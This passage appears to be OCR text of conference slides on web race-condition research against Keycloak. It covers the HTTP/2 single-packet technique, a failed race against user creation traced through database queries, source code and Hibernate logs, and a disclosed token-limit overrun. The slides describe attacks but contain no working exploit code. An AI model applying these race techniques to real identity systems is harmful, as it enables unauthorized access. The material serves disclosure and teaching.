
HTTP2 GET (Binary)

HTTP/2 MULTIPLEXING - STREAMS




HTTP2 Streams Single Packet

HTTP2 STREAM - SINGLE-PACKET



HTTP2 Streams Single-Packet

HTTP2 STREAM - SINGLE-PACKET



HTTP2 Streams - Different Requests - Single-Packet

HTTP - TAKEAWAY

- HTTP/2 - Is Binary, Using Streams
- Using streams - Permits multiple requests and responses to be sent simultaneously.
  - **Allows** the single-packet attack to **work**


EVALUATION ON KEYCLOAK

PART 1 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique)
  - **Evaluation on Keycloak & Demo**
- Part 2 – Authentik Research & ORM Leaks

FIRST TARGET - KEYCLOAK

- Open-Source IdP / IAM
- Maintained by Red Hat.
- GitHub stars: 24.9 k
- Shodan: ~27k internet-facing systems



Keycloak Login Screen

EVERYTHING IS MULTI-STEP

EVERYTHING IS MULTI-STEP - EVALUATION

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table

Query | Query History

```
1  SELECT * FROM public.user_required_action
2  ORDER BY user_id ASC, required_action ASC
```

Data Output | Messages | Notifications

	user_id [PK] character varying (36)	required_action [PK] character varying (255)
1	2badedb6-ecca-4ccd-b8fd-4bd614b704...	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704...	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Actions Table

EVERYTHING IS MULTI-STEP - EVALUATION

- Inspecting the Keycloak database
- The users (User Entity) table
- Separated from the Required Action table

  Required Action = Verify_Email

- By default on creation,

  no email verification required!?

Query | Query History

```
1  SELECT * FROM public.user_required_action
2  ORDER BY user_id ASC, required_action ASC
```


Data Output | Messages | Notifications

	user_id [PK] character varying (36)	required_action [PK] character varying (255)
1	2badedb6-ecca-4ccd-b8fd-4bd614b704...	CONFIGURE_TOTP
2	2badedb6-ecca-4ccd-b8fd-4bd614b704...	VERIFY_EMAIL
3	837196c6-fa3f-417e-8733-674f4ea5c717	VERIFY_EMAIL

Actions Table

CAN WE GAIN UNAUTHORIZED ACCESS**?** (USING ANY/ADMIN EMAIL)

ATTACK SCENARIO – RACING USER CREATION



Single packet – Register & Login Requests


LET'S INSPECT THE USER CREATION (CODE)

CAN WE GAIN UNAUTHORIZED ACCESS? - USER CREATION CODE

```
113         UserEntity entity = new UserEntity();
114         entity.setId(id);
115         entity.setCreatedTimestamp(System.currentTimeMillis());
116         entity.setUsername(username.toLowerCase());
117         entity.setRealmId(realm.getId());
118         em.persist(entity);
119         em.flush();
120         UserAdapter userModel = new UserAdapter(session, realm, em, entity);
121
122         if (addDefaultRoles) {
123             userModel.grantRole(realm.getDefaultRole());
124
125             // No need to check if user has group as it's new user
126             realm.getDefaultGroupsStream().forEach(userModel::joinGroupImpl);
127         }
128
129         if (addDefaultRequiredActions) {
130             realm.getRequiredActionProvidersStream() Stream<RequiredActionProviderModel>
131                 .filter(RequiredActionProviderModel::isEnabled)
132                 .filter(RequiredActionProviderModel::isDefaultAction)
133                 .map(RequiredActionProviderModel::getAlias) Stream<String>
134                 .forEach(userModel::addRequiredAction);
135         }
```

Add User Code Snippet - Don’t try to read

CAN WE GAIN UNAUTHORIZED ACCESS? - USER CREATION CODE





```
113         UserEntity entity = new UserEntity();
114         entity.setId(id);
115         entity.setCreatedTimestamp(System.currentTimeMillis());
116         entity.setUsername(username.toLowerCase());
117         entity.setRealmId(realm.getId());
118         em.persist(entity);
119         em.flush();
120         UserAdapter userModel = new UserAdapter(session, realm, em, entity);
121
122         if (addDefaultRoles) {
123             userModel.grantRole(realm.getDefaultRole());
124
125             // No need to check if user has group as it's new user
126             realm.getDefaultGroupsStream().forEach(userModel::joinGroupImpl);
127         }
128
129         if (addDefaultRequiredActions) {
130             realm.getRequiredActionProvidersStream() Stream<RequiredActionProviderModel>
131                 .filter(RequiredActionProviderModel::isEnabled)
132                 .filter(RequiredActionProviderModel::isDefaultAction)
133                 .map(RequiredActionProviderModel::getAlias) Stream<String>
134                 .forEach(userModel::addRequiredAction);
135         }
```

Add User Code Snippet


LET'S RACE AGAINST USER CREATION

CAN WE GAIN UNAUTHORIZED ACCESS? - DEBUG



Debugger Breakpoint – Database status

RACING USER CREATION - FAILED



Single packet – Register & Login Requests

WE LOSE THE RACE AGAINST USER CREATION :(

“LOSING” THE RACE - **A LEARNING OPPORTUNITY**

A LEARNING OPPORTUNITY - AVOIDING RACE CONDITIONS

- Using:
  - Debugger Breakpoints
  - Activate ORM logs (Hibernate)
- The (Missing piece) Reason

AVOIDING RACE CONDITIONS - ORM LOGS

```
2024-03-05 12:49:37,781 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1)
    `hibernate.connection.provider_disables_autocommit` was enabled.
    This setting should only be enabled when you are certain that the Connections given to Hibernate by the ConnectionProvider have auto-commit disabled.
    Enabling this setting when the Connections do not have auto-commit disabled will lead to Hibernate executing SQL operations outside of any JDBC/SQL transaction.

...
2024-03-05 12:49:46,890 DEBUG [org.hibernate.internal.util.EntityPrinter] (executor-thread-1) Listing entities:
2024-03-05 12:49:46,891 DEBUG [org.hibernate.internal.util.EntityPrinter] (executor-thread-1) org.keycloak.models.jpa.entities.UserEntity{lastName=null, federatedIdentities=[], realmId=
2024-03-05 12:49:46,895 DEBUG [org.hibernate.SQL] (executor-thread-1) insert into USER_ENTITY (CREATED_TIMESTAMP,EMAIL,EMAIL_CONSTRAINT,EMAIL_VERIFIED,ENABLED,FEDERATION_LINK,FIRST_NAME
2024-03-05 12:49:46,898 INFO  [h2database] (executor-thread-1) keycloakdb:jdbc[3]
/*SQL l:221 #:1 t:1*/insert into USER_ENTITY (CREATED_TIMESTAMP,EMAIL,EMAIL_CONSTRAINT,EMAIL_VERIFIED,ENABLED,FEDERATION_LINK,FIRST_NAME,LAST_NAME,NOT_BEFORE,REALM_ID,SERVICE_ACCOUNT_CL
/*SQL l:60 #:1*/insert into USER_ROLE_MAPPING (ROLE_ID,USER_ID) values (?,?) {1: 'b33f62fc-51aa-4187-881b-320874b46d2d', 2: '75870b1b-8464-4525-94c2-7eb06e7c1e51'};
/*SQL l:133 #:1*/insert into CREDENTIAL (CREATED_DATE,CREDENTIAL_DATA,PRIORITY,SALT,SECRET_DATA,TYPE,USER_ID,USER_LABEL,ID) values (?,?,?,?,?,?,?,?,?) {1: 1709635789745, 2: '{\"hashIter
/*SQL l:71 #:1*/insert into USER_REQUIRED_ACTION (REQUIRED_ACTION,USER_ID) values (?,?) {1: 'VERIFY_EMAIL', 2: '75870b1b-8464-4525-94c2-7eb06e7c1e51'};
/*SQL l:215 #:1*/update USER_ENTITY set CREATED_TIMESTAMP=?,EMAIL=?,EMAIL_CONSTRAINT=?,EMAIL_VERIFIED=?,ENABLED=?,FEDERATION_LINK=?,FIRST_NAME=?,LAST_NAME=?,NOT_BEFORE=?,REALM_ID=?,SERV
...

2024-03-05 12:49:53,988 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1) Initiating JDBC connection release from beforeTransactionCompletion
2024-03-05 12:49:53,990 INFO  [h2database] (executor-thread-1) keycloakdb:jdbc[3]
/*SQL t:1*/COMMIT;
2024-03-05 12:49:53,990 INFO  [h2database] (executor-thread-1) keycloakdb:jdbc[3]
/*SQL */COMMIT;
2024-03-05 12:49:53,990 DEBUG [org.hibernate.resource.jdbc.internal.LogicalConnectionManagedImpl] (executor-thread-1) Initiating JDBC connection release from afterTransaction
```

ORM logs

AVOIDING RACE CONDITIONS - ORM LOGS

ORM logs

access

EVERYTHING IS MULTI-STEP - TAKEAWAY

- Auto-Commit (disabled) -> Using Transactions
  - Transaction - Database state is updated (or not) in “one shot”

"WITH RACE CONDITIONS, EVERYTHING IS MULTI-STEP", **WELL, SOMETIMES :)**

KEYCLOAK - LIMIT OVERRUN DEMO

PART 1 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique)
  - Evaluation on Keycloak &
    - **Demo**

Part 2 – Authentik Research & ORM Leaks

KEYCLOAK INITIAL-ACCESS-TOKEN LIMIT OVERRUN - DEMO BACKGROUND

- Admin creates an API key token (for developers)


  Limit the number of clients

  (i.e. `max = 2`)

- Send the API key to the developer

  The developer uses this token to create applications (clients) in Keycloak

  The token's "Remaining count" is updated




IAT-Token Creation

KEYCLOAK INITIAL-ACCESS-TOKEN LIMIT OVERRUN - DEMO

m2a_Keycloak_IAT_Demo_v2.mp4

KEYCLOAK INITIAL-ACCESS-TOKEN LIMIT OVERRUN - DEMO RESULT



IAT-Token (Exploited)

KEYCLOAK INITIAL-ACCESS-TOKEN LIMIT OVERRUN - SUMMARY

- Reported the issue to the Keycloak security team
  - Confirmed, Public, and Fixed.

PART 1 CONCLUSION & KEYCLOAK - BLOGPOST

- Key Sections:

  LDAP (Injections, Fuzzing)

  Web Race Conditions – Success and Failure

  CVE-2024-1722 – Denial-of-Service (DoS)

https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak

Keycloak Blog

PART 2 – AUTHENTIK RESEARCH & ORM LEAKS

PART 2 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
- **Part 2 – Authentik Research & ORM Leaks**
  - (Short) Technical Background
  - Sensitive Information Leak (CVE-2024-42490)
    - ORM Leaks
  - Privilege Escalation (CVE-2024-37905)
    - Demo

(SHORT) TECHNICAL BACKGROUND

PART 2 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
- Part 2 – Authentik Research & ORM Leaks
  - **(Short) Technical Background**
